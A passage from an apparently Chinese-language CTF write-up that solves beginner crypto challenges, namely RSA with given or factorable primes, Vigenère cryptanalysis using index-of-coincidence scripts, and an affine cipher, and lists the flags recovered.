9686092488080961190741570999098819578297935457842951672148646440804648470
0638962800675832747784587010153523205480959518942953437786700176764903631
9119343001102771623484473596258682675319189568166030200094562890253995876
322745344347924616750
p = 133933997083089702453762501404889177223101226391505098183662564932163
5208808409619977054713839941764535894387704530902299511229463588128919519
9056293186691727483902954337912765711833015231622368697756242960676567416
1593995316431725070847817817971515410474392037818149046718091344525818647
452862614261258250943
q = 775390347460536846214859234278121199756120663793331861241871098490414
4772840784609841360277310573342836839102309269406521609191828526757289501
5826696139841052638816326722407574936479442873205847400304572160883362157
5253476846710465526366557782871672648447975303478811533764715457281772288
69882730086666365807
e = 65537
c = 437197606589433389031497588507512712845124098380880070969804635924583
4252220415066013588488225793488033803390795656718853587692177687489853479
5022472667719240357498052992696025272720367887699041088854938237649849828
0502595245917324636693924397266958233872803436361494306210622069794419322
6897767645789368465460202024200438535770983989035642434091720020123447189
7149329412039532014211438168566024105162077029048069034351631913482778674
7581398576568503317382720197039690843936021840956269275325723508489354844
9865848486681931258855329384534422245333790248671083002562017871712806386
748477524316776702973435067495735891
d = modinv(e, (p - 1) * (q - 1))
print(bytes.fromhex(hex(pow(c, d, n))[2:]).decode('utf-8'))

```

得到flag: `hgame{phi_is_important_too!}`

The same simple RSA

描述

do you know openssl?

查阅资料后得知 要用linux下openssl来解

```
ch1p@ubuntu:~/Desktop/rsa$ openssl rsa -pubin -text -modulus -in warmup -in pubkey.pem
Public-Key: (256 bit)
Modulus:
    00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:
    1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:
    be:30:dd
Exponent: 65537 (0x10001)
Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDr
yigb/+l/vjDdAgMBAAE=
-----END PUBLIC KEY-----
ch1p@ubuntu:~/Desktop/rsa$
```

这里得到e 和 n的值

上<http://factordb.com> 分解n

得到p和q后 生成私钥并用私钥解密

```
-----END PUBLIC KEY-----
ch1p@ubuntu:~/Desktop/rsa$ python rsatool.py -o private.pem -e 65537 -p 2751270351348928173285174381581152299 -q 319576316814478949870590164193048041239
Using (p, q) to initialise RSA instance

n =
c2636ae5c3d8e43ffb97ab09028f1aac6c0bf6cd3d70ebca281bffe97fbe30dd

e = 65537 (0x10001)

d =
1806799bd44ce649122b78b43060c786f8b77fb1593e0842da063ba0d8728bf1

p = 275127860351348928173285174381581152299 (0xcefbb2cf7e18a98ebedc36e3e7c3b02
q = 319576316814478949870590164193048041239 (0xf06c28e91c8922b9c236e23560c0971

Saving PEM as private.pem
ch1p@ubuntu:~/Desktop/rsa$ openssl rsautl -decrypt -in flag.enc -inkey private.pem
```

最后获得flag `hgame{Double_kill!}`

Caesar&&Caesar

为了做这题 写了一个分析字频的脚本

```

import math
fp = open("E:\\ctf题目\\Vigenere",'r')
string = fp.read()
stringB = ''
alphaList = [0] * 26
subList = []
sumList = []
vaList = []
for i in string:
    if(ord(i) >= ord('a') and ord(i) <= ord('z')):
        stringB += i
j = 1
while(j < 10):
    sumList.append([])
    for i in range(j):
        subList.append([])
        for i in range(0,len(stringB),j):
            for k in range(j):
                try:
                    subList[k].append(stringB[i + k])
                except:
                    pass
            for i in range(j):
                for char in subList[i]:
                    alphaList[ord(char) - ord('a')] += 1
            sum = 0
            for k in alphaList:
                sum += k
            purposeNum = 0
            for k in alphaList:
                purposeNum += pow(k / sum,2)
            sumList[j - 1].append(purposeNum)
            alphaList = [0] * 26
        subList.clear()
    j += 1
for i in sumList:
    num = 0
    for j in i:
        num += pow(j - 0.065,2)
    num /= len(i)
    vaList.append(num)
print(vaList.index(min(vaList)))

```

出来结果为7个字符

那么上第二个脚本(网上修改而来)

```

import math
def count_NIOC(i, c):
    subStr = ''
    strList = []
    for j in c:
        subChar = ord(j) + i
        if subChar > ord('z'):
            subChar -= 26
        subStr += chr(subChar)
    p = [0.08167, 0.01492, 0.02782, 0.04253, 0.12702, 0.02228, 0.02015,
0.06094, 0.06966, 0.00153, 0.00772, 0.04025,
        0.02406, 0.06749, 0.07507, 0.01929, 0.00095, 0.05987, 0.06327,
0.09056, 0.02758, 0.00978, 0.02360, 0.00150,
        0.01974, 0.00074]
    len_str = len(c)
    r = []
    sum_m = 0
    for y in range(0, 26):
        r.append(subStr.count(chr(97 + y), 0, len_str))#统计字符串中a-z的数量
    for x in range(0, 26):
        f = (r[x] * p[x]) / len_str
        sum_m = sum_m + f
    return(sum_m)
fp = open("E:\\ctf题目\\Vigenere",'r')
string = fp.read()
stringB = ''
subList = []
strList = []
key = ''
for i in string:
    if(ord(i) >= ord('a') and ord(i) <= ord('z')):
        stringB += i
j = 7
for i in range(j):
    strList.append('')
for i in range(0,len(stringB),j):
    for k in range(j):
        try:
            strList[k] += stringB[i + k]
        except:
            pass
print(strList)
for j in strList:
    for i in range(26):
        subList.append(count_NIOC(i,j))
        subList[i] -= 0.065
        subList[i] = abs(subList[i])
    key += chr(ord('a') + subList.index(min(subList)))
print(subList)
subList.clear()
print(key)

```

这里打印出来的key是anmhtwj

感觉些许不对..用在线的维吉尼亚密码解密 出来的东西看不懂..

那么 用网站的试试!

```
mmoi lllll zcari ai vx meveq nai jzlvbz zulaq, qnsseey onyicmon lyvnhqo phw ko
uifhtux rfgskusfn jvxu lzs somoi tbed omd tb rbzgfvrj bji. rt gvta xzmr atjsedb
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw cysty artrf moek rnb tsseg
fhhuuj, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj ixgf. hal afryr phw jo e
gvbukj lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz rvcrglhvp tb dhprk. ei
tsetu cy teicu o yhqzll cy yexgrr zftjirg pyvcd fsm bt khrwk aietf bxhv khr jbsp
hdkvei os dbwij aar dlxklrrkbqj tusr dsllq rbztcad bxd mevrbmpses. swkzx khrm uy
e yenjr ncgsl kbal rn hbmhqvd ostyh rnq gihvioj vtuhj, wuc buxioqivlh yizgxsj rs
ibx fn n phsh guozbj hvmbblavrtvcg vj nhnh al lzmfssem grlysw alv evuaal noarxy s
```

Key length:

Key:

基本解出来了...

更改几个字符..key 改为 another 完美

最后将这段话百度 书名为百年孤独 用英文名加hgame后得到

flag: `hgame{One_Hundred_Years_of_Solitude}`

附:<https://f00l.de/hacking/vigenere.php> 真的好用!

violence

文件名为affine通过搜索引擎搜索 理解了这是仿射加密 就是字符替换 那么利用网络上的工具

<https://www.dcode.fr/affine-cipher>

得到flag: `hgame{sometimes_it_takes_a_bit_of_violence}`